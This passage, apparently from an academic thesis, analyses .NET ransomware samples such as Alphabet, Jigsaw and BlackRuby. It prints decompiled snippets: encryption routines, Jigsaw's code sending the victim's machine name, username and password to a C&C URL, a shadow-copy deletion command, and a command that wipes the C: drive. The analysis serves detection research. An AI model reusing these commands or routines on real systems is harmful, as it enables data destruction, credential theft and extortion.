


```
try
{
    byte[] bytKey = this.CreateKey("8jg7RPUMOvLBwr6WK6tf");
    byte[] bytIV = this.CreateIV("8jg7RPUMOvLBwr6WK6tf");
    this.EncryptOrDecryptFile(this.filenamez, this.filenamez + ".adam", bytKey, bytIV,
      Form1.CryptoAction.ActionEncrypt);
}
```

```
2D 8B 0A E1 C2 4D 3F C7 4A F1 B3 06 9B 18 8B 66
1C FD 4D 28 12 1F BC B8 08 67 45 AB 63 C4 F0 05
```


```
5C B7 E2 5D C3 96 33 0A 8C FA 5B D4 BE AE F6 33
```

Figure 5.2: Password string, key, and IV in `AdamLocker`



```
// Token: 0x0600000B RID: 11 RVA: 0x0000210C File Offset: 0x0000030C
public static string RandomString(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*"
          [random.Next
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*"
          .Length)]);
    }
    return stringBuilder.ToString();
}
```

Figure 5.3: Key generation in `WhiteRabbit`



```
// Token: 0x06000016 RID: 22 RVA: 0x00006534 File Offs
public static string getPublicKey(string url)
{
    char[] ɯ = ƱQ.Q;
    IEnumerable<char> enumerable = ƱƱ.ղժ.ղղ.ղ(null, 8
    try
    {
        int num = 9;
```

Locals


Name	Value
url	"http://springtour.dynu.com/webpanelfirsttour/createkeys.php"

Figure 5.4: Key generation in `Alphalocker`

cryptographic secrets. The seed value used by the constructor is `Environment.Tickcount` which counts the number of milliseconds since the last computer bootup. Consequently, this tickcount value can be predicted by bruteforcing all possibilities within the search space since most users restart their computer at least every day, making exhaustive search within this space quite feasible. Even with using the standard PBKDF2, Password-based Key Derivation Function that is designed to slow down bruteforce password attacks, the seed value is still within a search space finite enough to be feasibly exhausted on an end-user laptop without specialized hardware.

- Acquiring key over the network: Alphalocker reaches out with the victim's ID to its Command-and-Control (CC) server as shown in Figure 5.4. An RSA key pair is then generated at the CC server and the corresponding public key is sent back to the ransomware client. Alphalocker then generates unique AES keys on host and encrypts files with AES. The AES keys are then encrypted with the RSA public key returned by the server which is a variation of the hybrid encryption approach discussed previously. `Alphalocker` derives the AES keys using the `Rfc2898DeriveBytes()` method using the following statement:

```
deriveBytes = new Rfc2898DeriveBytes(passwordBytes,
                                      (byte[])obj2, 1000);
```




```
namespace Alphabet
{
    // Token: 0x02000003 RID: 3
    public static class EncryptionEngine
    {
        // Token: 0x0600000F RID: 15 RVA: 0x00002FD4 File Offset: 0x000011D4
        public static byte[] Generate_AES_Key()
        {
            byte[] array = new byte[32];
            new RNGCryptoServiceProvider().GetBytes(array);
            return array;
        }
```

Figure 5.5: Key generation in `Alphabet`

In case of `Alphalocker`, malware developers justifiably deployed the `Rfc2898DeriveBytes()` method which implements password-based key derivation functionality as specified by PBKDF2. Using PBKDF2 is better for deriving an AES key than simply computing SHA or other hash (as seen in the case of `Adamlocker`), since PBKDF2 is, by design, slow to provide resistance against bruteforce attempts. Therefore, upon receiving the cryptographic material from the CC server, `Alphalocker` can be quite effective in accomplishing its objective. However, ransomware that rely on communication with the CC server are rated less virulent2 since this dependency proves fatal when the CC server is offline or blocked at the firewall. While the ransomware client waits in a loop for response from the CC, encryption cannot commence in the absence of the required key. Note that some ransomware carry a secondary approach in the form of a hard-coded key as a failsafe in the event the ransomware cannot communicate with the CC server.

- Using cryptographically secure approaches: Category 6 ransomware avoid dependency on the CC server and can generate unique encryption keys on host using cryptographically-secure random modules. `Alphabet` ransomware demonstrates this ability as shown in Figure 5.5.

  `Alphabet` fills a byte array with 32 random bytes to be used as an `AES-256` key. It uses the standard crypto library call `RNGCryptoServiceProvider().GetBytes` which is cryptographically random and hence secure. This implies that once the key is generated there is no way to predict or reproduce this key or byte sequence post-infection.



```
// Token: 0x06000012 RID: 18 RVA: 0x00003094 File Offset: 0x00001294
public static Tuple<byte[], byte[]> Encrypt_File_AESRSA(byte[] File, string RSA_Public_Key, byte[] AES)
{
    byte[] item = EncryptionEngine.AES.AES_Encrypt(File, AES);
    return new Tuple<byte[], byte[]>(item, EncryptionEngine.RSA.EncryptBytes(AES, RSA_Public_Key));
}
```

Figure 5.6: Encryption of AES key with an RSA public key in `Alphabet`

In line with the hybrid cryptosystem in Figure 3.1, `Alphabet` later uses an RSA public key to protect the AES key as shown in Figure 5.6.


The `EncryptionEngine` class observed in Figure 5.6 is embedded in the ransomware and it ultimately utilizes the following well-known library call to encrypt the AES key: `RSACryptoServiceProvider.Encrypt()`

5.2.3 File enumeration and encryption

Once the key generation is successful, the ransomware now needs to enumerate *files-of-interest* on the host and commence encryption. Files-of-interest are generated using either an inclusion or exclusion list of file extensions. The ransomware will either carry a list of file extensions to encrypt or a list of file extensions to exclude from encryption. For instance, an inclusion list will likely include `.docx` and `.xlsx` whereas exclusion list might specify excluding DLL.

The file encryption procedure for `Adamlocker` is shown in Figure 8. The ransomware deploys the `FileSystem.GetDirectories()` and `FileSystem.GetFiles()` function calls to generate a list of files to be encrypted. These calls are standard practice for file enumeration in `.NET`.

To minimize errors, ransomware developers prefer the cryptographic abstraction provided by the dynamic libraries that exist on the host since writing the encryption routines from scratch gets convoluted and hence error prone. `RijndaelManaged` class from the `System.Security.Cryptography` namespace is used to perform the encryption in most `.NET` ransomware. Specifically, `CreateEncryptor()` is used to create a symmetric Rijndael encryptor object. Alphabet ransomware is also observed using the `.NET` Cryptostream class



```
using (MemoryStream memoryStream = new MemoryStream())
{
    using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
    {
        rijndaelManaged.KeySize = 256;
        rijndaelManaged.BlockSize = 128;
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt,
          1000);
        rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
        rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
        rijndaelManaged.Mode = CipherMode.CBC;
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream,
          rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
        {
            cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
            cryptoStream.Close();
        }
        result = memoryStream.ToArray();
    }
}
return result;
```

Figure 5.7: File encryption in `Alphabet`

to encrypt a file as shown in Figure 5.7.


The KeySize is set to 256 bits (or 32 bytes) and the BlockSize to 128 bits (16 bytes), both of which correspond with `AES-256`. The Cipher Block Chaining (CBC) mode is used for encryption, using an IV on the first block of data.

5.2.4 Post-encryption phase

Besides key generation and encryption, ransomware performs additional background activities on the host depending on the variant. For instance, a large subset of variants were observed explicitly purging volume shadow copies on the host to hinder file recovery by starting a new cmd terminal process that uses vssadmin to quietly delete all shadow copies similar to this:

```
"C:\Windows\System32\cmd.exe" /c vssadmin delete shadows /all
/quiet & wmic shadowcopy delete & bcdedit /set {default}
bootstatuspolicy ignoreallfailures & bcdedit /set {default}
recoveryenabled no & wbadmin delete catalog -quiet
```

On the decryption front, we discovered that all 8 .NET ransomware studied contained a decryption component that was set to decrypt the files if the correct key was provided as an input. However, the decryption component is not always a part of the infection binary



```
// Token: 0x06000002 RID: 2 RVA: 0x00002100 File Offset: 0x00000300
internal static void SendPassword(string password)
{
    string str = "http://demourl.co.nf/pwd/write.php?info=";
    string userName = Environment.UserName;
    string text = Environment.MachineName.ToString();
    string str2 = string.Concat(new string[]
    {
        text,
        "_",
        userName,
        " ",
        password
    });
    string address = str + str2;
    new WebClient().DownloadString(address);
}
```


Figure 5.8: Jigsaw communicating with its CC server

and can be delivered to the victim post-ransom payment. It should be noted that in the long term, it is in the best interest of the underground ransomware industry to decrypt data following a successful ransom payment to encourage other victims to pay. In fact, a recent report indicates that ransomware operators provided decryption tools upon successful ransom payment in 98% of the cases. The password or string that is used to construct the decryption key, can be encrypted and left on the host or sent back to the C&C server as observed in the case of the Jigsaw ransomware in Figure 5.8.

Jigsaw sends the machine name, username, and password, all concatenated as a string to the C&C server. Finally, a ransom message is shown to the user informing them of the data encryption and payment route and convincing them to pay the ransom. These ransom messages can either be displayed in a message box using the standard `Message()` call in the case of `.NET` ransomware or be placed in a *how-to-decrypt.txt* file that the user can access. Alphabet ransomware allows 5 hours for the payment before it executes the following command, quietly wiping the C: partition on host:


```
Process.Start("cmd", "/c rd C:\\ /s /q ");
```

`Alphabet` and `RansomAES` also launch a guard thread that kills the Task Manager in an attempt to prevent user from killing the ransomware process:



```
// Token: 0x0600000F RID: 15 RVA: 0x00002374 File Offset:
  0x00000574
public static bool smethod_2()
{
    WebClient webClient = new WebClient();
    bool result;
    try
    {
        if (webClient.DownloadString("http://
          freegeoip.net/json/").Contains(",\"country_code
          \":\"IR\",\""))
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
```

Figure 5.9: Geographic location lookup in `BlackRuby`



```
// 0x000025D4:
   Windows_Defender.Properties.Resources.re
   sources (382672 bytes, Embedded, Public)


// 0x0000269F: Miner = 382464 bytes
```

Figure 5.10: A mining routine ships embedded within `BlackRuby`

```
Process.GetProcessesByName("taskmgr")[0].Kill();
```

Similar to other ransomware, `.NET` ransomware will ensure that unencrypted secret keys do not persist on the host by explicitly setting corresponding parameters in the cryptographic service provider. For instance, `RansomAES` sets this parameter to `False` as follows:

```
rsacryptoServiceProvider.PersistKeyInCsp = false;
```

Interestingly, `BlackRuby` looks up victim's geographic location based on the IP address and does not commence encryption if the country code is `IR` (IRAN) as shown in Figure 5.9.

Furthermore, `BlackRuby` drops a mining routine set to simultaneously mine Monero on the host computer as shown in Figure 5.10.

5.2.5 Experimental results

During this study, we conducted static and dynamic analysis for the following `.NET` ransomware samples on an isolated Windows 10 sandbox. MD5 hashes are shown in Table 5.1 to indicate the variants studied.

Table 5.1: `.NET` ransomware samples studied

Ransomware	**MD5 Hash**
Cryptoransomware	84C44DF77EFB8A55ABD217A379C2589A
Jigsaw	07046473F9BC851178EBC155D0BB916B
Alphabet	DBE78231174B03239EB262CC2D2D0900
Alphalocker	C8EF7849A40DBC220B6B3CB5C9FAE496
Adamlocker	D4452ADFC41A7075F5E5796172775898
WhiteRabbit	E3F2CC2ADEEAABDF1B331153DE14174B
BlackRuby	4958DDE3003BD4A89A6E82DC9ABD16CB
RansomAES	2B745E0A8DADAC6B2BECCD26DDB8C08D

`ILSpy` and `dnSpy` were used for decompiling and debugging the ransomware. Based on the evidence collected from these samples, we have generalized the flow of execution in `.NET` ransomware in Figure 5.11.

This execution flow can be comprehended as follows. The `.NET` ransomware infects the host and gains execution privileges $\{C_1, C_2\}$ and then takes steps to conceal itself. It then acquires a key for encryption $\{C_3\}$. Depending on the variant, a connection could be established with the CC server for this purpose. Files are enumerated $\{C_4\}$ and encrypted $\{C_5\}$. Original files are now replaced with their encrypted counterparts $\{C_6\}$ and all plaintext encryption keys are removed from host $\{C_7\}$. Finally, a ransom demand is made $\{C_8\}$. Abstraction is used by ransomware variants in the form of appropriate library calls as shown in Figure 5.11.




Figure 5.11: Generalized flow of execution in `.NET` ransomware

5.3 Evaluating dynamic API calls in ransomware

Ransomware heavily rely upon Windows Application Programming Interface (API) calls during execution and these calls carry descriptive details of ransomware behavior. Without this abstraction, ransomware developers would face adverse complexity that would inevitably lead to errors in implementation. Therefore, it is possible to dynamically log all API calls made by ransomware during execution to understand their true functionality. These logs can ultimately be used to quickly comprehend key management, obfuscation, file access patterns, network communication, child processes and threads, and other intricacies of novel ransomware variants. Moreover, partial ordering derived from these API logs can be used to build effective classifiers to detect previously unseen ransomware.

There were several challenges in logging all API calls made by ransomware. Primarily, the particularly virulent Category 6 ransomware [85] often carry anti-forensics components that are launched by the core staging binary to determine if the ransomware is being executed in a controlled research environment (sandbox). Next, in many cases, this primary stager launches secondary components via subprocesses where each component serves a purpose (e.g. encryption, network probing to spread the infection on neighboring nodes, purging any existing backups, etc.). Therefore, we must follow all of these components in memory to acquire a complete picture of ransomware execution. Finally, ransomware makes 1000s of unique API calls during its lifetime, thus it becomes incumbent to filter out the noise by selecting API calls of interest.

Our results demonstrate that API call logs provide a complete understanding of novel ransomware and the intricacies of its cryptosystem, file access patterns, network communication, and other critical components. We also observe API calls that are common across different families of ransomware, which can permit profiling API calls to detect ransomware.

CSPs are implemented in the form of several `.dll` files on a Windows host. Ransomware's interaction with the preexisting CSPs is illustrated in Figure 5.12. All cryptographic methods shown in Algorithm A are exported by `cryptsp.dll`. Using signatures, `cryptsp.dll` also verifies the authenticity of a CSP requested by an application. All CSPs must be digitally signed by Microsoft. CryptoAPI is now deprecated and replaced by Microsoft's Cryptography API: Next Generation (CNG) but are still present on Windows hosts and ransomware can invoke either during encryption.

5.4 Ransomware's dependence on API calls

While S defines *hard* constraints on ransomware that cannot be circumvented, a *soft* constraint is the use of software abstraction while developing ransomware. Ransomware developers, similar to other developers, seek to simplify implementation by dynamically involving API methods that preexist on the host. This is a soft constraint since eliminating these API calls is technically feasible, however operationally unviable due to the underly-





Figure 5.12: CSPs in Windows CryptoAPI

ing complexity. In particular, cryptographic abstraction is highly desired by ransomware developers in order to avoid introducing errors while implementing standard cryptographic algorithms from scratch. In a study of $1,359$ ransomware by Kharraz *et al.* [16], 94% of the samples were discovered to be ineffective scareware. Simultaneously, Herzog *et al.* [38] elaborated errors in even simple abstracted API calls in ransomware. Consequently, the most virulent, Category 6 [85] ransomware contain heavy abstraction in the form of API calls to guarantee an error-free implementation. For instance, Figure 3.5 shows disassembly pertaining to the `LockCrypt2.0` ransomware and illustrates the cryptographic abstraction sought by `LockCrypt`. This implementation is consistent with the hybrid encryption scheme shown in Figure 3.1 and the individual API calls are explained in Section 5.4.4.

We have identified 4 major classes of API calls in modern ransomware. Each of these classes aid the ransomware in satisfying one or more constraints in S.



(a) Layout (🟥 COC, 🟦 FOC, 🟨 SOC)

(b) Number of API calls

Figure 5.13: Visualization of API calls made by `WannaCry`

5.4.1 Process-oriented calls (POC)

According to constraint $\{C_2, C_3\}$, ransomware seeks execution privileges on the host. As such, process and DLL injection calls, such as `OpenProcess`, `WriteProcessMemory`, `LoadLibrary`, `CreateThread` are deployed to ensure continued execution until file encryption is successful on the host. `CreateMutex` is used to ensure that only a single instance of ransomware runs at a time. `RegOpenKey` can be used to manipulate system registry to gain persistence on the host. Ransomware typically allocate memory with RW (Read/Write) permissions while unpacking and store an unpacked copy at this memory location. Eventually, `VirtualProtect` is used to make this memory area executable and execute the unpacked payload. `GetTickCount` is used to evaluate system uptime and determine if the uptime is less than a preset value. This is done to evade dynamic analysis in a sandbox environment since sandboxes normally commence malware execution immediately upon system start. We also observed certain ransomware, such as `Satan`, seeking to identify laboratory environments using `IsDebuggerPresent`.

5.4.2 String-oriented calls (SOC)

Ransomware processes invoke several string-related methods during execution to satisfy constraints $\{C_4, C_5\}$. For instance, ransomware binary often comes embedded with a list of file extensions to encrypt (*files-of-interest*) since encrypting all files is inefficient and debilitates the host. String comparison methods, such as `CompareString` or `wcsicmp`, are then used to populate a list of files to be encrypted on the host.

5.4.3 File-oriented calls (FOC)

Since mass file modifications are characteristic of crypto-ransomware (constraints: $\{C_4, C_5\}$), these ransomware deploy existing API calls to achieve the desired R/W access. Common API calls observed in ransomware include `CreateFile`, `WriteFile`, `DeleteFile`, `MoveFile`, `MapViewOfFile` (allows access to file contents via memory addresses), `GetFileAttributes`, `FindFirstFile` (used for file enumeration), and `GetFileSize` (used to retrieve file size for block encryption).

5.4.4 Crypt-oriented calls (COC)

